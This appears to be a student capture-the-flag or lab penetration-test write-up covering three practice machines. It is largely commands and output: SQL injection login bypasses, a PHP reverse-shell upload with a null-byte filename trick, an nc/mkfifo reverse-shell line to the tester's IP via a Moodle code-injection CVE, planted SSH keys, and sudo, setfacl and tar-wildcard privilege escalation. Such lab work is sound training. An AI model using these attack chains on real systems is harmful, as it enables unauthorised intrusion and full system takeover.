# Comprehensive Security Audit

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
#### Target 1

#### Reconnaissance

#### **Network enumeration**

I performed a network scan using Nmap.

Five services were open, so I accessed the four services I could.




#### **Directory Scanning**

Using gobuster I found a hidden admin page – which redirected me to a login page.

```
🖵 gobuster dir -u 192.168.238.143 -w /usr/share/wordlists/dirb/common.txt
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                                           http://192.168.238.143
[+] Method:
[+] Threads:
                                           GET
[+] Wordlist:
                                          /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobi
                                           gobuster/3.6
[+] Timeout:
                                           10s
Starting gobuster in directory enumeration mode
                              (Status: 403) [Size: 280]
/.hta
                          (Status: 403) [Size: 280]
(Status: 403) [Size: 280]
(Status: 302) [Size: 0] [→ /login.php]
(Status: 403) [Size: 280]
(Status: 301) [Size: 319] [→ http://192.168.238.143/images/]
(Status: 200) [Size: 2012]
(Status: 403) [Size: 280]
(Status: 301) [Size: 319] [→ http://192.168.238.143/static/]
(Status: 301) [Size: 320] [→ http://192.168.238.143/static/]
/.htaccess
/admin.php
/.htpasswd
/images
/index.php
/server-status
/static
                                 (Status: 301) [Size: 320] [→ http://192.168.238.143/uploads/]
/uploads
Progress: 4614 / 4615 (99.98%)
Finished
```

The login page:



#### Admin Portal

Sign in here to get access to the developer area

#### Please sign in



#### Vulnerability Identification

I wanted to see if the login page had an SQL vulnerability. I opened up burp suite and intercepted the page to enter characters.

I tried an apostrophe (').

```
email='&password=
```

#### Outcome:



Warning: SQLite3::query(): Unable to prepare statement: 1, near "d41d8cd98f00b204e9800998ecf8427e": syntax error in /var/www/html/login.php on line 19

Fatal error: Uncaught Error: Call to a member function fetchArray() on boolean in /var/www/html/login.php:21 Stack trace: #0 {main} thrown in /var/www/html/login.php on line 21

This showed that this was vulnerable.

I then tried a simple payload.

```
email='OR+1=1&password=
```

#### Outcome:


Warning: SQLite3::query(): Unable to prepare statement: 1, near "AND password=": syntax error in /var/www/html/login.php on line 19

I had to comment out the rest of the line before "AND password".


The SQL payload:

```
email='0R+1=1;+--+&password=
```

Outcome: login successful and access to admin page



The admin page had a potential vulnerability as I could upload articles, including files.



Being able to upload files meant a potential file upload vulnerability.

#### **Initial Exploitation**


pentestmonkey (2021) provided a great php reverse shell file that can be uploaded. I change the port and IP so it could connect to my listener.



The page only allowed these files:



I had to edit the file name, so I utilised null bytes (%00), which is where the system thinks it's a jpg file, when in reality it's a php file.




It uploaded successfully.



I renamed it so I could access the file.

## Rename Image Image Name evilfile.php Rename

In the reconnaissance stage there was a hidden uploads page, so I added the evilfile.php page after it, with my listener still on, and the page hanged.



There was a successful connection.

```
(kali@ kali)-[~/Documents/php-reverse-shell]
$ ncat -nvlp 4444
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0:4444
Ncat: Connection from 192.168.238.143:34092.
Linux 4e77fd20dd3e 6.0.2-arch1-1 #1 SMP PREEMPT_DYNAMIC Sat, 15 Oct 17:41:53 up 55 min, 0 users, load average: 0.01, 0.03, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

#### Post Exploitation

Found out which user and group I was.

```
$ whoami
www-data

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

I found that I could run sudo as user dev, only using the awk command without a password

```
$ sudo -l
Matching Defaults entries for www-data on 4e77fd20dd3e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User www-data may run the following commands on 4e77fd20dd3e:
    (dev) NOPASSWD: /usr/bin/awk
```

GTFOBins (n.d.) said it can spawn shells and do privilege reads and writes.

user.txt that was readable and writeable by only dev, meaning the awk command could be used.

```
$ ls -l
total 4
-rw———— 1 dev dev 23 Oct 27 2022 user.txt
$ ■
```

Used the following command and got the user flag.

```
$ sudo -u dev awk '//' user.txt
5063{Re@dy_Hack3r_One}
```

Before trying to escalate privileges, I remembered that the ssh service was open.

```
(kali⊕ kali)-[~]
$ ssh dev@192.168.238.143
dev@192.168.238.143's password:
```

Password was required but knew I could add my public key in dev's authorised keys file.

I used awk to spawn dev's shell.

```
$ sudo -u dev /usr/bin/awk 'BEGIN {system("/bin/sh")}' whoami
dev
```

I copied my public key into the authorised keys file.

echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDCKVm94sQ5+3rlZViA2hGorZPtfC1RnNTU1RljZZMLeNOkRa5ZLMeSbKL3VtkKiY1QdQmC3AXlunEv
saXiQcZLV8CCdP2LpV/UgOloFABFj5gR7xgYpiR1\*9LH0ekhaBVuTJJhc014T3dqh+LiEyLUpJk55s2bVHnKa53xrWkJ3F80DJFgIFU/bKyyVXqz6qJbrC1eLu
H2sND659xqQr7lZn487/ybQDHjv0PXXRNB711/b2A/QaRaN5Lqvr3vy1P0cKn9y/UJRyuLkABJo0IssK1qVZIxpxX+0p/2+e2heqrf6yt9SceCMOG4Xh2UqqNhT
6YGSQb4JBbBj/jrtPTzdPbuBSKVq8TMejl3Y+qlFQ8FUXd48UH84+Y8Yqf/I0f4PtoL70aCixh4PzLIuBOkAhIpu4JKNvyyU4vo4a6BW8ap+0av3/UChgcouv4V
bpCtlx6D1vI78iEfYJG5y++MFaSQYDzaCwZFUqq2BjRXkuwNDvcKUX2lGBbhgP2SmzrkU= kali@kali" > authorized\_keys

Ssh was successful.

```
(kali@ kali)-[~/.ssh]
$ ssh dev@192.168.238.143
Linux e8348fb91929 6.0.2-arch1-1 #1 SMP PREEMPT_DYNAMIC Sat, 15 Oct 2022 14:00:49 +0000 x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Sat Nov 25 18:18:40 2023 from 192.168.238.135

dev@e8348fb91929:-$
```

I found out my sudo privileges.

```
dev@e8348fb91929:~$ sudo -l
Matching Defaults entries for dev on e8348fb91929:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User dev may run the following commands on e8348fb91929:
    (ALL : ALL) NOPA_SWD: /usr/bin/setfacl
```

GTFOBins (n.d.-b) states setfacl allows users to change ownership of a file.

Initially had no access to root.

```
dev@e8348fb91929:/$ cd root
-bash: cd: root: Permission denied
```

I used setfacl to change the permissions of root.

```
dev@e8348fb91929:/$ sudo setfacl -m u:dev:rwx /root
```

Successfully had access to root.

```
dev@e8348fb91929:/$ ls -l root
total 4
-rw-r-----+ 1 root root 26 Oct 27 2022 root.txt
dev@e8348fb91929:/$ cd root
dev@e8348fb91929:/root$
```

The root file was there but I didn't have read permissions.

```
dev@e8348fb91929:/root$ cat root.txt
cat: root.txt: Permission denied
```

I used setfacl to change the permissions of the file.

5063{Acc3ss\_COntrol\_Fail}

```
dev@e8348fb91929:/root$ sudo setfacl -m u:dev:rwx /root/root.txt
I obtained the flag.
dev@e8348fb91929:/root$ cat root.txt
```

#### Target 1 flags:

User	Root
<pre>\$ sudo -u dev awk '//' user.txt 5063{Re@dy_Hack3r_One}</pre>	<pre>dev@e8348fb91929:/root\$ cat root.txt 5063{Acc3ss_COntrol_Fail}</pre>

#### Target 2

#### Reconnaissance

Network Enumeration: network scanned using nmap.

```
$ nmap 192.168.238.145

Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-26 10:45 EST

Nmap scan report for moodle.learnh4ck1ng.cueh (192.168.238.145)

Host is up (0.0035s latency).

Not shown: 998 closed tcp ports (conn-refused)


PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
```

Web page on port 80.



• Topics we offer

Directory and VHOST scanning: I found hidden page using gobuster.

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                               http://192.168.238.145
GET
[+] Url:
[+] Method:
[+] Threads:
[+] Wordlist:
                                               /usr/share/wordlists/dirb/common.txt
     Negative Status codes:
User Agent:
                                              404
                                               gobuster/3.6
[+] User Age
[+] Timeout:
Starting gobuster in directory enumeration mode
                                   (Status: 403) [Size: 280]
(Status: 403) [Size: 280]
(Status: 301) [Size: 324]
(Status: 403) [Size: 324]
(Status: 403) [Size: 280]
(Status: 301) [Size: 319]
(Status: 301) [Size: 2800]
(Status: 200) [Size: 2800]
(Status: 403) [Size: 280]
(99.98%)
/.htpasswd
/_db_backups
/.htaccess
/hidden
/images
/index.php
/robots.txt
/server-status (Status:
Progress: 4614 / 4615 (99.98%)
```

The robots.txt file tells all bots not to access sql and bak files.

```
← → C ▲ Not secure | 192.168.238.145/robots.txt

User-agent: *
Disallow: *.bak
Disallow: *.sql
```

I found a backup.sql in \_db\_backups using gobuster, scanning for sql and bak extension.

```
      (kali⊕ kali)-[~]

      $ gobuster dir -u 192.168.238.145/_db_backups -w /usr/share/wordlists/dirb/common.txt -x sql,bak

      Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

      [+] Url: http://192.168.238.145/_db_backups

      [+] Wethod: GET

      [+] Threads: 10

      [+] Wordlist: /usr/share/wordlists/dirb/common.txt

      [+] Negative Status codes: 404

      [+] User Agent: gobuster/3.6

      [+] Timeout: 10s

      Starting gobuster in directory enumeration mode

      /.hta.sql (Status: 403) [Size: 280]

      /.htpasswd (Status: 403) [Size: 280]

      /.htpasswd.bak (Status: 403) [Size: 280]

      /.htpasswd.sql (Status: 403) [Size: 280]

      /.hta (Status: 403) [Size: 280]

      /.hta (Status: 403) [Size: 280]

      /.hta.bak (Status: 403) [Size: 280]

      /.hta.bak (Status: 403) [Size: 280]

      /.backup.sql (Status: 200) [Size: 953]

      Progress: 13842 / 13845 (99.98%)
```

It downloaded a file.



Apache/2.4.38 (Debian) Server at 192.168.238.145 Port 80

Contained user's and their hashed password.

I cracked the hash for the teacher' password.




On the homepage there was a link to a subdomain but couldn't access it.


```
Unable to connect

Firefox can't establish a connection to the server at moodle.learnh4ck1ng.cueh.
```


I then mapped the IP address to the subdomain by editing the hosts files.



It gave me access to the page which had a login page.



I used the teacher credentials to log in.




I tried to find hidden pages but nothing significant showed.

#### Vulnerability Identification


I used nmap scripting to find vulnerabilities; there was none.

```
s nmap 192.168.238.145 --script "vuln"
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-26 13:02 EST Nmap scan report for moodle.learnh4ck1ng.cueh (192.168.238.145)
Host is up (0.0018s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
| http-internal-ip-disclosure:
    Internal IP Leaked: 172.18.0.3
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
 http-enum:
   /login/: Login page
    /pix/moodlelogo.gif: Moodle files
    /admin/environment.xml: Moodle files
    /lib/db/install.xml: Moodle db installation file
    /lib/thirdpartylibs.xml: Moodle thirdpartylibs.xml
    /local/readme.txt: Moodle local/readme.txt
    /README.txt: Interesting, a readme.
    /auth/: Potentially interesting folder
    /lib/: Potentially interesting folder
    /mod/: Potentially interesting folder /search/: Potentially interesting folder
|_http-dombased-xss: Couldn't find any DOM based XSS.
  http-csrf:
  Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=moodle.learnh4ck1ng.cueh
    Found the following possible CSRF vulnerabilities:
      Path: http://moodle.learnh4ck1ng.cueh:80/login/forgot_password.php
      Form id: mform1
      Form action: http://moodle.learnh4ck1ng.cueh/login/forgot_password.php
Nmap done: 1 IP address (1 host up) scanned in 31.85 seconds
```

I browsed the subdomain and I tried to do a file upload of a reverse shell but that didn't work..



I thought to see which Moodle version to find any known vulnerabilities. I found the version number, provided by Stackoverflow and mrt (2015).




I found a cve for Moodle provided by Peraglie (2018).



#### **Initial Exploitation**

The exploit is where a teacher can get remote code execution by doing a code injection attack through adding a question in a quiz.


The math formula payload provides a way to get a remote code execution, to then get a shell.



Once saved, I created a listener on my system and edited the URL so that I could get a connection to it. *HTB: Teacher* (2019) provided the link that I used.

(&0=rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f|/bin/sh%20-

i%202%3E%261|nc%20192.168.238.135%204444%20%3E/tmp/f was added at the end of the url)



There was a successful connection.

```
(kali⊗kali)-[~]

$ ncat -nvlp 4444

Ncat: Version 7.94 ( https://nmap.org/ncat )

Ncat: Listening on [::]:4444

Ncat: Listening on 0.0.0.0:4444

Ncat: Connection from 192.168.238.145:53062.

/bin/sh: 0: can't access tty; job control turned off

$ □
```

#### **Post Exploitation**

Found out who I was and my groups.

```
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

My sudo privileges.

```
$ sudo -l
Matching Defaults entries for www-data on e0408c797fa5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User www-data may run the following commands on e0408c797fa5:
    (teacher) NOPASSWD: /bin/cat, /usr/bin/tee

$ \[
\begin{align*}
\begin{al
```

Found a file that teacher created containing the flag.

```
total 24
-rw-r--r- 1 teacher teacher 1 Nov 17 17:09 --checkpoint-action=exec=sh privesc.sh
-rw-r--r- 1 teacher teacher 1 Nov 17 17:43 --checkpoint-action=exec=sh shell.sh
-rw-r--r- 1 teacher teacher 1 Nov 17 17:43 --checkpoint=1
-rw-r--r- 1 teacher teacher 111 Oct 25 2022 Things_to_check.txt
-rw-r--r- 1 teacher teacher 55 Nov 17 17:12 privesc.sh
-rwx --- 1 teacher teacher 22 Oct 25 2022 user.txt
```

I obtained the user flag.

### \$ sudo -u teacher cat user.txt CUEH{Hack1ng\_Th3\_LMS}

Wanted to ssh into teacher. I put my public key into the teacher's authorised keys files.

\$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDCKVm94sQ5+3rlZViA2hGorZPtfC1RnNTU1RljZZMLeNOkRa5ZLMeSbKL3VtkKiY1QdQmC3AXlun EvsaXiQcZLV8CCdP2LpV/UgOloFABFj5gR7xgYpiR1\*9LH0ekhaBVuTJJhc014T3dqh+liEyLUpJk5Ss2bvHnka53xrWkJsF80DJFgIFU/bKyyVXq26qJbrC1e LuH2sND659xqQr7lZn487/ybQDHjv0PXXRNB7I1/b2A/QaRaN5Lqvr3vy1P0cKn9y/UJRyuLkABJo0IssK1qVZIxpxX+0p/2+e2heqr6yt9SceCM0G4Xh2UqqN hT6YG5Qb4JBbBj/jrtPTzdPbuBSKVq8TMejl3Y+qlFQ8FUXd48Uh84+Y8Yqf/IOf4PtoL70aCixh4PzLIuB0kAhIpu4JKNvyU4vo4a6BW8ap+0av3/UChgcouv 4VbpCtlx6D1v178iEfYJG5y++MFaSQYDzaCwZFUqq2BjRXkuwNDvcKUX2lGBbhgP2SmzrkU= kali@kali" | sudo -u teacher tee -a authorized\_ke ys

It was succesful.

```
(kali@ kali)-[~]
$ ssh teacher@192.168.238.145
Linux cb58f288eb09 6.0.2-arch1-1 #1 SMP PREEMPT_DYNAMIC Sat, 15 Oct 2022 14:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov 26 17:06:19 2023 from 192.168.238.135
teacher@cb58f288eb09:~$
```

Teacher had no sudo privileges.

I decided to look at the cron jobs and found a potential wildcard injection, that could help me privilege escalate.

```
teacher@cb58f288eb09:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# Example of job definition:
                       minute (0 - 59)
#
#
                       day of month (1 - 31)
                       month (1 - 12) OR jan, feb, mar, apr
                       day of week (0 - 6) (Sunday=0 or 7) OR sun, mon, tue, wed, thu, fri, sat
#
                * user-name command to be executed
                           cd / & run-parts -- report /etc/cron.hourly
17 *
                  root
                            test -x /usr/sbin/anacron || ( cd / &6 run-parts -- report /etc/cron.daily )
test -x /usr/sbin/anacron || ( cd / &6 run-parts -- report /etc/cron.weekly )
test -x /usr/sbin/anacron || ( cd / &6 run-parts -- report /etc/cron.monthly )
         * * *
25 6
                   root
47 6
                   root
52 6
         * * *
                  root cd /var/www/html & tar -zcf /var/backups/html.tgz *
teacher@cb58f288eb09:~$
```

Due to the (\*) it means any file in that directory will be interpreted by root as something that should be executed.

Furthermore, I created some files in that directory, with the help of Folland (2023). Allows teacher to be put into the sudoers group. Furthermore, within a minute, root will execute it.

```
teacher@cb58f288eb09:/var/www/html$ echo "" > '--checkpoint=1'
teacher@cb58f288eb09:/var/www/html$ echo "" > '--checkpoint-action=exec=sh privesc.sh'
teacher@cb58f288eb09:/var/www/html$ echo "teacher All (Noot) NOPASSWD: All' > /etc/sudoers" > privesc.sh
```

Within a minute, it worked, and I became root.

```
teacher@cb58f288eb09:/var/www/html$ sudo su
root@cb58f288eb09:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
root@cb58f288eb09:/var/www/html#
```

I then obtained the root flag.

```
root@cb58f288eb09:/var/www/html# cd /root
root@cb58f288eb09:~# ls
root.txt
root@cb58f288eb09:~# cat root.txt
CUEH{Th3_T1mings_W1ld}
root@cb58f288eb09:~#
```

#### Target 2 flags:

```
Sudo -u teacher cat user.txt CUEH{Hack1ng_Th3_LMS}

Root

root@cb58f288eb09:~# cat root.txt
CUEH{Th3_T1mings_W1ld}
root@cb58f288eb09:~# ■
```

#### Target 3

#### Reconnaissance

**Network Enumeration:** 

```
(kali@ kali)-[~]
$ nmap 192.168.238.146

Starting Nmap 7.94 ( https://nmap.org ) at 2023-
Nmap scan report for 192.168.238.146

Host is up (0.0016s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```

Web page on port 80



Login page: I tried an SQL injection

```
email='+0R+1=1+;+--+&password=
```

Provided me with actual email.

Incorrect Password for admin@learnH4ck1ng.cueh

Unfortunately, that was it, I couldn't bypass the login and ultimately didn't find any flags.

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